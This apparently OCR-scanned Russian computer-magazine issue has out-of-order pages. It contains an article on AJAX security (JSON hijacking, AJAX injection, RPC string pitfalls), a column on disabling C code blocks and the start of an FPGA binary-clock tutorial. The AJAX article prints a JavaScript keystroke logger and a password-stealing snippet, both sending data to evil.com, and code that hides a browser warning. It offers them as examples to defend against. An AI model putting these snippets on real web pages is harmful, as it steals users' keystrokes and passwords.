• Там же — интересная статья о взломе Web 2.0 приложений с помощью FireBug: www.securityfocus.com/infocus/1879/1.



Hijacking в картинках



Firebug — верный помощник в отладке AJAX-приложений

```
req.send(null);
```

2. Сервер может заключить JavaScript символами комментария, которые впоследствии должны быть вырезаны (перед тем, как JS-код отправится на выполнение). Следующий JSON-объект окружен символами многострочного комментария:

```
/*
[{"fname":"Nicholas", "lname":"Baiborodin",
"phone":"322-233", "purchases":60000.00,
"email": "baiborodin@gmail.com" } ]
*/
```

```
// Клиент может искать и вырезать комментарии
следующим образом:
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,2) == "/*") {
      txt = txt.substring(2, txt.length – 2);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};

req.send(null);
```

Распределенные приложения или еще один кошмар на голову веб-кодера

С тенденцией, как говорится, не поспоришь. А тенденция сегодня такова, что девелоперы стройными рядами двинулись в Сеть, особо не задумываясь над вопросом «а нафига?». Трудно себе представить такое приложение, для которого бы не нашлось веб-аналога. Есть все — от блокнота до целых операционных систем с полным набором прикладного софта и продвинутым пользовательским интерфейсом. По своей природе такие приложения имеют двухуровневую архитектуру — движок крутим на сервере, а на стороне клиента через браузер реализуем пользовательский интерфейс. Естественно, разработчики в большинстве своем не пацаны сопливые, а потому понимают, что для серверной части приложения наиболее эффективными будут одни технологии и языки программирования, а для клиентской — совсем другие. К тому же, одна серверная платформа может работать с совершенно разными клиентскими реализациями. Что совершенно логично — будь то коктейль из HTML и JavaScript, или традиционное оконное приложение на C#, все они прекрасно найдут общий язык с серверной частью приложения посредством http-протокола и одного из XML-диалектов. Но это на бумаге все так гладко, а на практике... суди сам.

Допустим, серверное приложение написано на Java. В ответ на клиентский запрос оно возвращает один из элементов своего массива. Только вот в одних языках программирования индексация массивов начинается с нуля, а в других — с единицы со всеми вытекающими отсюда последствиями. Для того чтобы обезопасить себя от связанных с этим

Что почитать

Книга посвящена технологии веб-программирования Ajax, стоящей на ступень выше базовых DHTML и JavaScript. С помощью Ajax можно создавать интерактивные веб-приложения, отличающиеся быстродействием и высокой производительностью. Эта книга ответит на вопрос, как асинхронные запросы используются в технологии Ajax, и поможет выйти на новый уровень в создании веб-приложений. Особенностью издания является уникальный способ подачи материала, ярко выделяющий серию «Head First» издательства O'Reilly в ряду множества стандартных книг, посвященных программированию.



Изучаем AJAX

▷ dvd

На диске ты найдешь наиболее популярные AJAX-фреймворки: Dojo, GWT, jQuery, Prototype, Atlas.



▷ info

Hijacking в переводе с английского на великий и могучий означает нападение, ограбление и даже угон самолета.



Факты о Prototype

Prototype — JavaScript-фреймворк, упрощающий работу с Ajax и некоторыми другими функциями. Несмотря на его доступность в виде отдельной библиотеки, он обычно используется программистами вместе с Ruby on Rails, script.aculo.us и Rico. Заявлено что этот фреймворк поддерживается следующими браузерами: Internet Explorer (Windows) 6.0, Mozilla Firefox 1.5, Apple Safari 2.0 и Opera 9.25 (естественно, и их более поздние версии). Поддержка браузеров также подразумевает, что фреймворк поддерживается Camino, Konqueror, IceWeasel, Netscape 7+, SeaMonkey, и др., которые принадлежат тем же семействам.

Факты о Dojo

Dojo (доджо) — свободная модульная JavaScript-библиотека. Разработана с целью упростить ускоренную разработку основанных на JavaScript или AJAX приложений и сайтов. Разработка библиотеки была начата Алексом Русселом в 2004 году. Находится либа под двойной лицензией: BSD License и Academic Free License. Dojo Foundation — некоммерческая организация, созданная для продвижения Dojo. Dojo используется в Zend Framework, начиная с версии 1.6.0.

Именно благодаря своей асинхронной природе запрос пролезет незамеченным сквозь все линии обороны. Вот еще пример:

```
function keylogger(e){
  document.images[0].src =
    "http://evil.com/logger?key="
    + e.keyCode;
};

document.body.addEventListener("keyup",
  keylogger, false);
```

Здесь мы тырим приватные данные уже через другой проход (ой!) с помощью своеобразного веб-килогера, который передает на удаленный сервер всю вводимую пользователем на странице информацию. Конечно, сейчас речь не о том, как мониторить переписку своей подружки на почтовике с веб-интерфейсом, а о том, как самому уберечься от подобных косяков.

К счастью, веб-браузеры в последнее время достаточно поумнели, предупреждая беспомощного юзера о возможных проблемах. С недавнего времени эту же функцию взяли на себя и поисковики. Однако, в большинстве случаев все предупреждения выводятся посредством HTML. А как ты уже знаешь, через AJAX Injection можно перекраивать DOM-структуру как душе угодно:

```
// Бубнилка, предупреждающая пользователя
...
<style type="text/cuss"> #warning { color: red } </
style>
...
<div id="warning">The links in this page may refer to
potentially malicious Web pages, so be careful. </div>
...

// А вот так ее можно заставить замолчать
var e = document.getElementById("warning");
e.style.color= "white";
```

ПРАВИЛЬНЫЙ AJAX

Как видишь, AJAX-приложения имеют много уязвимых мест. Через них над твоим веб-проектом могут надругаться с особой изощренностью, свойственной разве что производителям жестких хентай-комиксов (*будучи злым японским программистом, Николай наверняка знает в этом толк!* — Прим. ред.). Что же делать? Бояться каждого чиха за углом и гонять только голый HTML? Абсурд! Все, что от тебя требуется, гринго, это усвоить несколько базовых правил создания безопасных AJAX-приложений.

Первое, что нужно сделать, — это позаботиться о фильтрации подозрительных данных. Для этих целей есть два зарекомендовавших себя способа, известных как blacklisting (список запрещенных символов и их последовательностей) и whitelisting (список разрешенных символов). Можешь использовать тот подход, который ближе к твоему желудку, но многие крутые челы сходятся во мнении, что whitelisting все же надежней будет.

Не пренебрегай системами автоматизации поиска ошибок в веб-приложениях. Ведь есть очень простое правило — либо ты сам себя проверишь, либо тебя проверят. И последствия будут, мягко говоря, печальные.

Динамическая генерация кода — абсолютное зло. Это еще одна непреложная истина AJAX-программирования. Забудь про то, что вообще существует такая функция, как eval(), выполняющая любую текстовую строку как JavaScript-код.

Не переоценивай возможности JSON. Всегда держи в голове (даже если в ней вместо мозга плещется литр «Жигулевского»), что JSON — тот же JavaScript. А значит, возможны всякие нежелательные ситуации. Например, с помощью той же функции eval() злоумышленник может преобразовать JSON-объекты, защищенные от операций присвоения и активизации, в обычные JavaScript-объекты.

Для защиты JSON ты можешь воспользоваться регулярными выражениями, проверяющими принимаемую строку на предмет отсутствия активных фрагментов. Как это сделать, можешь посмотреть на примере:

```
var my_JSON_object =
  !(/[^,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]/.test(
  text.replace(/"(\\.|[^"\\])*"/g, ' '))) &&
  eval('(' + text + ')');
```

Ну, а если ты хочешь раз и навсегда избавиться от подобных проблем с отравленными строками в JSON, юзай синтаксические JSON-анализаторы, и будет тебе счастье.

И, наконец, всегда проверяй единство происхождения критических DOM-элементов. Это легко сделать с помощью тега <iflame>, предоставив данным из разных источников отдельный контекст выполнения JavaScript и предотвратив Hijacking-атаку на свое приложение.

САМОЕ ГЛАВНОЕ

Подошло к концу журнальное место, отпущенное под статью. Подошел к концу и 2008 год. Это был непростой, но блистательный год для нашей страны, отмеченный массой побед и триумфов. Не подкачали и братья IT'шники, отметившиеся на Imagine Cup. А потому, позволь мне, откупорив бутылочку любимого самурайского пива, проводить уходящий год и поздравить тебя с наступающим 2009 годом! Что касается традиционных новогодних пожеланий, то скажу так: стабильного тебе линка и вечного аптайма! Встретимся в новом году, камрад!









От Hijack не застрахован даже Google

недоразумений, я бы посоветовал запросы к элементам массива прятать за более безопасными интерфейсами, используя, где возможно, вместо конструкции `Foo = bar[2]` что-нибудь вроде `foo = barshop.getByName("marijuana")` или `foo=barshop.getById(999)`.
Другая проблема — обработка строковых данных. Например, функция замены символов. В C# функция `String.Replace()` заменяет все вхождения своего первого аргумента на второй. В JavaScript аналогичная функция заменяет только первое вхождение! А это значит, что прямой проброс функций чреват новыми проблемами, будь они неладны:

```
// C#
String text = "foo foo foo foo";
text = text.Replace("foo", "bar");
// результат — строка "bar bar bar bar"

//JavaScript
var text = "foo foo foo foo";
text = text.Replace("foo", "bar");
// результат — строка "bar foo foo foo"
```

Представь, что тебе нужно вычищать все явки-пароли из клиентских запросов (по причине чьей кривизны рук они туда попали, — это отдельный разговор). Итак, желая перестраховаться от ошибок кодеров, с их нетленками, выступающими в роли клиентов нашего серверного приложения, мы с помощью RPC обращаемся к функции String.replace(). Не принимая во внимание платформы клиента, можно столкнуться с продемонстрированной выше ситуацией. Если ты не любитель попасть на проблемы, не забывай проверять платформу клиента перед вызовом удаленных процедур. Кстати говоря, это далеко не единственная проблема со строками. Вот тебе еще пример — извлечение подстроки. В C# метод `String.Substring()` вызывается с двумя параметрами. Первый — начальная позиция подстроки, и второй — ее длина. Аналогичный метод, с таким же точно названием, есть в JavaScript. Да вот незадача, второй параметр указывает не на длину подстроки, а на позицию последнего символа:

```
//C#
auth = "pass=pup_v, user=vas";
string pwd = auth.Substring(5, 5);
// pass = pup_v

//JavaScript
auth = "pass=pup_v, user=vas";
string pwd = auth.Substring(5, 5);
// результат — ""
```

AJAX INJECTION

Про SQL Injection не писал только ленивый, и, я надеюсь, ты уже давно усвоил, как следует защищать свои веб-приложения от несанкционированного доступа злобных хакеров баз данных.
Используя AJAX-фреймворки, тебе придется помнить еще и об AJAX Injection. Эта зараза особенно актуальна для Mashup-приложений, которые в последнее время интенсивно завоевывают популярность на просторах глобальной Сети. Ограничусь констатацией того факта, что Mashup за счет AJAX объединяет несколько сетевых ресурсов в одно веб-приложение. Потенциальная опасность заключается в том, что с помощью XSS можно подменить легитимный JavaScript какой-нибудь нечистью.
Ниже ты увидишь несколько примеров для затравки (надеюсь, ты не собираешься заниматься всякими глупостями).
Имея доступ к DOM-структуре, можно поиметь чужие кукисы и заветную последовательность символов из поля `password`:

```
function foo(){
  var pass = document.getElementById("password").value;
  document.images[0].src=
    "http://evil.com/imgs/stealpw?pw=" + pw;
}

document.getElementById("button").onclick = foo;
```


ТЕЛЕВИДЕНИЕ
ТЕПЕРЬ
НАШЕ
gameland tv
круглосуточный телеканал об играх
СМОТРИТЕ В СЕТЯХ:
Corbina telecom
акадо
НТВ ПЛЮС
СТРИМ
qwerty
Информацию о подключении требуйте у вашего регионального оператора



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

Язык Си не предоставляет никаких средств для временного отключения блоков кода, и большинство программистов делают это с помощью комментариев. Казалось бы, что может быть проще и о каких трюках тут вообще вести речь? Но на самом деле, комментарии — едва ли не самый худший прием среди прочих, о которых мы сейчас и поговорим!

01 Комментарии, ремарки и помарки

Если нам необходимо временно отключить блок кода, намного проще будет его закомментировать, а потом удалить комментарии, подключая обратно. Быстро, дешево, сердито. Но — потенциально небезопасно, с точки зрения внесения новых ошибок и развала уже отлаженной программы. А потому прежде, чем идти дальше, сформулируем перечень требований, предъявляемых к механизмам отключения кода:

- Легкость использования;
- Вложенность (внутри отключаемого блока может находиться один или несколько ранее отключенных блоков);
- Многоуровневость (если для отключения блока кода требуется исправить два и более несмежных фрагментов исходного текста, необходимо гарантировать корректное снятие блокировки. Это становится особенно актуально, если отключаются независимые блоки A, B, C — тогда при включении блока B возникает угроза подключения фрагментов, относящихся к блокам A и C. Что ведет к развалу программы);
- Поддержка всех языковых конструкций (какой прок от инструмента, если он работает только с ограниченным набором языковых конструкций, например, не позволяет отключать ассемблерные вставки?!).

Удовлетворяют ли комментарии указанным требованиям? А вот и нет! Комментарии в стиле Си (/* */) очень удобны, поскольку позволяют отключать огромные блоки кода нажатием всего четырех клавиш, — к тому же они могут располагаться в любом месте строки, а не только в начале. Однако отсутствие поддержки вложенности создает серьезные проблемы. Например:

```
/* <-- ошибка! закомментированный
блок уже содержит /*  */
for (a = 0; a < N; a++) {
  /*
    for (b = 0; b < M; b++)
      if (!strcmp(name_array[a], vip_array[b]))
        continue;
  */
  // DeleteFile(name_array[a]);
  pritnf("%d %s\n", a, name_array[a]);
} */
```

Попытка выключить цикл for (a,,) ведет к ошибке компиляции — комментарии /* */ не могут быть вложенными. В таких случаях программисты используют альтернативу в виде «//», допускающую вложенность, но, увы, вручную проставляемую в начале каждой строки, что очень утомительно и, мягко говоря, не производительно, если, конечно, не использовать макросы, поддерживаемые средой разработки (а практически все среды разработки их поддерживают). Аналогично осуществляется и снятие комментариев.

И все бы хорошо, да вот неоднозначности с уровнем вложенности делают отключение блоков небезопасным. В нашем случае мы имеем три раздельных отключаемых блока кода. Во-первых, это заблокированная проверка принадлежности удаляемого файла к vip_array. Во-вторых, собственно, само удаление файла (заблокированное и замененное отладочной печатью через printf). И, в-третьих, комментарий, пытающийся отключить цикл for(a,,) со всем, что в нем находится.

Отключаются блоки кода очень просто, а вот обратное утверждение уже неверно. Никаким автоматизмом тут и не пахнет, и в результате нам приходится разбираться с назначением каждого блока самостоятельно. Впрочем, если немного поколдовать над комментариями...

Пусть следом за «//» идет цифра (или буква), указывающая принадлежность текущей комментируемой строки к блоку кода. Продвинутые среды разработки типа Microsoft Visual Studio поддерживают развитый макроязык. Он позволяет выполнять лексический анализ, удаляя только те комментарии, за которыми идет заданная буква/цифра.

Это может выглядеть, например, так:

Имитация многоуровневой структуры отключаемых блоков исходного кода посредством комментариев

```
//3         for (a = 0; a < N; a++)
//3         {
//3 //2
//3 //2     for (b = 0; b < M; b++)
```




```
//3 //2        if (!strcmp(name_array[a],
                  vip_array[b])) continue;
//3 //2
//3 //1        // DeleteFile(name_array[a]);
//3                pritnf("%d %s\n", a, name_array[a]);
//3            }
```

Проблема вложенности решена на 100%; проблема многовариантности — на 50% (после удаления комментария //1 мы также должны удалить, а точнее, временно заблокировать следующую за ним строку с отладочной печатью). Единственный серьезный недостаток — привязка программиста к конкретной среде с набором пользовательских макросов.

02 Директивы условной трансляции

Разработанные для поддержки многовариантного кода директивы условной трансляции оказались практически невостребованными (речь, разумеется, идет только о временном выключении кода). Это очень странно — они же намного более эффективны, чем комментарии! Пример, приведенный ниже, доказывает этот тезис.

Директивы препроцессора, отключающие блоки кода

```
#define _D1_           // блок _D1_ включен
//#define _D2_         // блок _D2_ выключен
#define _D3_           // блок _D3_ включен
#ifdef _D1_
  for (a = 0; a < N; a++)
  {
#ifdef _D2_
  for (b = 0; b < M; b++)
  if (!strcmp(name_array[a], vip_array[b])) continue;
#endif
#ifdef _D3_
  DeleteFile(name_array[a]);
#else
  pritnf("%d %s\n", a, name_array[a]);
#endif
  }
#endif
```

Проблема вложенности решается сама собой; многовариантность поддерживается очень хорошо, позволяя нам включать/выключать определенные блоки и не затрагивая остальные, причем, при подключении «DeleteFile(name_array[a])» автоматически отключается отладочная печать — и наоборот. Риск развала программы уменьшается до нуля. Самое интересное, что директивы условной трансляции ничуть не хуже работают и с ассемблерными вставками!

Директивы препроцессора, отключающие ассемблерные инструкции внутри ассемблерных вставок

```
__asm{
  xor eax,eax
#ifdef _D1_
  PUSH file_name
  CALL DeleteFile
#endif
}
```

Конечно, писать «#if def _Dx_» намного длиннее, чем «//» или «/*   */», однако это не проблема — клавиатурные макросы на что? Про нежелание связаться с макросами мы уже говорили. Ну да макросы — это еще ладно. Хуже всего, что отключенные блоки кода не попадают в релиз, и если у конечного пользователя программа начнет дико глючить, у нас не будет никакой возможности отключить их без перекомпиляции всего кода.

03 Ветвления

Финальный прием устраняет основные недостатки предыдущего трюка, добавляя к нему свои собственные достоинства, а достоинств у него... Короче, намного больше одного. Идея заключается в использовании конструкции if (_Dx_), а при необходимости и if (_Dx_) else. Оператор «if», стоящий перед одиночным блоком кода, не требует замыкающего «#endif», что ускоряет процесс программирования и не так сильно загромождает листинг. Но это мелочь. Гораздо важнее, что если _Dx_ — константа (например, «1»), то оптимизирующий компилятор выбрасывает вызов if, удаляя лишний оверхид. Если же _Dx_ — переменная (глобальная, конечно), то компилятор оставляет ветвление «как есть», давая нам возможность управлять поведением программы. Если у пользователей возникнут проблемы из-за ошибки в плохо отлаженном блоке кода, то этот блок можно отключить (естественно, если значения флагов вынесены в конфигурационный файл или доступны через пользовательский интерфейс, но это уже несущественные детали реализации). Пример использования ветвлений для отключения блоков кода приведен ниже:

Использование ветвлений для выключения блоков кода

```
#define _D1_   0
// блок _D1_ выключен (ветвление в релиз не попадает)
#define _D3_   1
// блок _D3_ включен  (ветвление в релиз не попадает)
int    _D2_    1
// блок _D2_ включен  (ветвление попадает в релиз!)

if (_D1_)
      for (a = 0; a < N; a++)
      {
if (_D2_)
      for (b = 0; b < M; b++)
if (!strcmp(name_array[a], vip_array[b])) continue;
if (_D3_)
DeleteFile(name_array[a]);
else
pritnf("%d %s\n", a, name_array[a]);
}
```

Как мы видим, этот код намного компактнее и нагляднее предыдущего, так что при всем уважении к директивам условной трансляции, они идут лесом. А вот ветвления можно использовать для выключения блока ассемблерных вставок (о чем, кстати говоря, умалчивает штатная документация, но следующий пример компилируется вполне нормально):

Использование ветвлений для выключения ассемблерных вставок

```
#define _D1_   0
if (_D1_)
      __asm{
              INT 03
      }
```

Ветвления, конечно, тоже не лишены недостатков, но для временного выключения блоков кода они намного лучше, удобнее и продуктивнее, чем комментарии. Разумеется, существуют и другие средства. Взять хотя бы «return», позволяющий одним движением руки погасить блок кода до самого конца функции. Критикуемый GOTO — отличная штука, но только в малых дозах. Иначе программа превращается в настоящее спагетти, которое практически невозможно распутать. ⌶



ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ
/ DIVER@EDU.IOFFE.RU /

ROLEX НА КОЛЕНКЕ

КАК СДЕЛАТЬ ТОЧНЫЕ ДВОИЧНЫЕ ЧАСЫ НА ПРОГРАММИРУЕМОЙ ЛОГИКЕ


Ты хотел изобрести собственный процессор со своей крутой системой команд, заточенный целиком под твою задачу? А полностью готовую риалтаймовую систему обработки данных, расшифровывающую на ходу поток данных? Или собрать продвинутый логический анализатор за 50 баксов? В решении всех этих и многих других задач тебе может помочь ПЛИС — Программируемая Логическая Электронная Схема!

Вкратце, ПЛИС — это микросхема-матрица с кучей ножек, состоящая из логических элементов (ячеек), которую можно как угодно программировать, связывая между собой и конфигурируя ячейки так, чтобы они выполняли нужную именно тебе логическую функцию. Стандартная ячейка состоит из одного триггера, одной таблицы истинности и мультиплексора (смотри врезку). Например, чтобы объявить для твоего будущего процессора один 32-битный регистр, нам потребуется занять 32 ячейки. А на оставшихся в ячейках таблицах истинности можно изобретать свое собственное процессорное ядро. Этим мы и займемся. Про программирование и принципы работы такого устройства я расскажу на примере обыкновенных двоичных часов. Кто не знает, — это такой девайс, где часы, минуты и секунды показываются в двоичной системе счисления, например, лампочками-светодиодами. То есть, время 01:28:05 будет выглядеть как 00001:011100:000101, где единицы — горящие лампочки. Наша матрица будет считывать колебания-такты с кварцевого резонатора и каждую секунду зажигать нужные светодиоды, висящие на ее ногах. В качестве бонуса попробуем воткнуть на нашу плату еще 7-ячеистых дисплеев, чтобы и твои друзья, простые смертные, не умеющие определять время в двоичной системе, тоже могли узнавать его хотя бы с точностью до часа.

ВЫБИРАЕМ ПРОИЗВОДИТЕЛЯ

Для начала определимся с нашим будущим железом. Так уж исторически сложилось, что я использую микросхемы зарекомендовавшей себя фирмы Altera. У нее много поклонников, обширное сообщество разработчиков и хорошая поддержка. А еще — огромный ассортимент, из которого может выбирать как профи, так и начинающий. Для нашей задачи подойдет Max или Max II с 240 элементами на борту. Для более серьезных экспериментов советую Cyclone с тысячами элементов за 10-20 баксов. Если тебе лень паять, то рекомендую разработку от oshw.ru, где друг журнала Павел «Burokrat» Косенков (*который писал статью про аппаратный снифинг Ethernetа*, — Прим. ред.) продвигает отладочную плату с мощным процессором ARM9 на борту и ПЛИС Cyclone практически за себестоимость. Altera.com тоже предлагает платы на MAX II & Cyclone, но на последний цены уже кусаются... Настоящие Фрикеры могут отдельно купить микросхему и развести плату.


Разные ПЛИС



Привязываем пины к регистрам

Немного терминологии

Логический вентиль. (Logic Gate).
Это такой кусок электрической схемы, который получает на вход одно или несколько лог. значений, а выдает всегда одно. По сути, когда мы слышим понятие «Таблица истинности», то имеем ввиду как раз такой вентиль. Он — базовый элемент для всего аппаратуростроения. Вентили могут объединяться в каскады и в итоге делать очень сложные операции типа сложения или сдвига регистра. Простейшие — это NAND (Не-И) и NOR (Не-Или), все остальные логические операции (AND, OR, NOT, XOR, XNOR) строятся уже на их основе.
В ПЛИСах для эмуляции вентилей используются так называемые Lookup-таблицы (LUT). Это просто кусочки памяти с содержащимися там таблицами истинности, куда управляющая схема «заглядывает» и делает нужную нам логику.

Триггер.
По-английски его называют Flip-Flop, что означает «шлепанцы». Все хорошо в логических вентилях, но они непоследовательны, то есть никак не «запоминают», что происходило на действие раньше. А триггер — вполне себе последователен, это такое логическое устройство, выходное значение которого зависит не только от входного, но и предыстории его работы. Видов триггеров бывает великое множество для всяких разных задач. Например, простой RS-триггер, не меняющий своего состояния (выхода) при подаче на два его входа нулей или как-то меняющий его при подаче на один из них единицы.
Как и логический вентиль, триггер является базовой единицей в построении логических схем. Без него процессоры не могут существовать. Ибо внутренняя память процессора — регистры — как раз на триггерах и строится, а без них процессорам было бы бессмысленно подавать мегагерцы тактовой частоты. Все они были бы «однотактовыми», никак не меняющими своего состояния с каждым новым тактом и не умеющими делать ничего сложнее однотактового сложения.
Мы ввели регистр, как ячейку памяти, но совсем не обязательно регистр представлен триггером. Регистр с точки зрения языка описания аппаратуры — всего лишь средство объявить переменную. Компилятор имеет полное право оптимизировать операции, в том числе выкинуть регистр или добавить триггер, если это необходимо.

Мультиплексор.
Устройство, «перенаправляющее» сигнал с одного из своих многих входов на единственный выход. С какого именно входа будет осуществляться копирование — зависит от управляющих сигналов.

Логическая ячейка ПЛИС.
Их состав может варьироваться от микросхемы к микросхеме, но в общем случае ячейка состоит из одной Lookup-таблицы (эмулирует логику), одного триггера (эмулирует регистр) и одного мультиплексора (делающего условные операции if). В общем, джентльменский набор базовой логики в одной ячейке.


Но знай, только действительно Настоящий Фрикер сможет вытравить плату для микросхемы с шагом ножек в полмиллиметра, а потом еще и запаять эти, минимум, 100 выводов! :)
Матрицы Altera MAX II имеют типы **CPLD** (Complex Programmable Logic Device). Это более продвинутая версия **FPGA** (Field Programmable Gate Array), одна из фич которой — наличие внутренней памяти ROM. Суть в том, что ячейки FPGA или CPLD не запоминают свое состояние при выключении питания и вынуждены загружаться со встроенной или расположенной рядом микросхемы постоянной памяти. Так вот, в MAX ничего рядом напаивать не надо, микросхема работает сама по себе с минимальной обвеской. За подробностями тебе сюда: http://altera.com/products/devices/cpld/max2/overview/architecture/mx2-architecture.html.

СХЕМА НАШИХ ДВОИЧНЫХ ЧАСОВ


Конструктивно она состоит из отладочной платы, которую ты, скорее всего, уже купил, и монтажки, на которую запаяны диоды, дисплей и чуток транзисторов. Между собой они связываются шиной.
Все очень просто: 5 светодиодов на часы, 6 — на минуты и 6 — на секунды. Каждый диод будет соответствовать одному разряду числа; «+» диода будет висеть на общей шине питания, а «-» — идти через резистор к ножке микросхемы. Когда мы подаем 0 на микросхему, то возникает разность потенциалов, и сквозь лампочку течет ток — она горит. При единице на ножке с двух сторон светодиода будет одинаковый потенциал, и ток не потечет. Но тут возникает проблема. Дело в том, что в моей отладочной плате с Альтеры наружу выведены только 16 ног, а нам для полноценных часов надо, минимум, 17 (и это не считая нашего бонуса с дисплеем «для простых смертных»). С галерки мне кричат, что можно делать 12-часовые часы с четырьмя диодами, но мы ведь легких путей не ищем, правда? С твоей платой пинов может быть выведено больше, а вот мне пришлось делать несколько шин питания, которые надо было отдельно драйвить. Что это значит? Просто ноги микросхемы подведены одновременно к «минусам» нескольких светодиодов, а «плюсы» у них разные. Соответст-

История вопроса

ПЛИСы берут свое начало примерно в 1970 году, когда Texas Instruments выпустили устройство TMS2000.
Первые микросхемы программируемой логики конфигурировались еще на этапе роста кристалла путем наложения металлической маски, замыкающей элементы.
Идея пришлась по вкусу, и на свет родилось множество микросхем с разными типами элементов и способами их программирования. Хочешь узнать больше — бегом на Википедию: http://en.wikipedia.org/wiki/Programmable_logic_device.



Отладочная плата с AT91SAM9260, Ethernet,Max II и интерфейсными драйверами


Макетная плата с «матрицей» выводов и драйверами

Двигай дальше

Языки, подобные Verilog и VHDL, используются и для производства настоящих, полноценных процессоров. В какой-то момент эволюции в современных процессорах стало настолько много транзисторов, что рисовать чертеж целиком стало слишком накладно. Современные разработчики просто описывают новое процессорное ядро словами, а потом уже компилятор переводит исходный код в электрическую схему, оптимизирует расположение элементов, высчитывает тайминги между ними и делает прочую грязную работу.
Кстати, ядро ARM как раз потому и стало таким популярным, что его может лицензировать какой угодно разработчик, после чего ему присылают исходники, он дописывает туда нужную ему периферию с функциональностью и отдает на производство «в железе». Хочешь попробовать свои силы в создании ядра — присоединяйся к GPL-проекту OpenSparc (http://www.opensparc.net).

венно, в один момент времени горит только тот диод, у которого на «плюсе» есть напряжение. А оно как раз и контролируется дополнительными ногами Альтеры. Переключаясь очень быстро между диодами, можно заставить гореть только те, которые нужно. Питание можно включать, например, через транзистор P-типа или транзисторный драйвер. За неимением сего, мне пришлось использовать драйвер **LM5110** (http://www.national.com/pf/LM/LM5110.html) с некоторыми шаманствами.

ТАК КАК ЖЕ ПРОГРАММИРУЮТ ПОДОБНЫЕ УСТРОЙСТВА?

Способов и языков существует великое множество. Фирменная IDE и компилятор Quartus поддерживают как языки Verilog и VHDL, так и их фирменные альтеровские модификации (AHDL). Можно даже рисовать твою будущую прошивку в виде блок-схемы, соединяя модули связями-шинами и прописывая на них действия (Block Diagram). Сложную прошивку таким способом не напишешь, но зато будет наглядно. Почему-то у меня этот способ не нашел понимания, но можешь его попробовать самостоятельно. А мы будем кодить на языке Verilog.
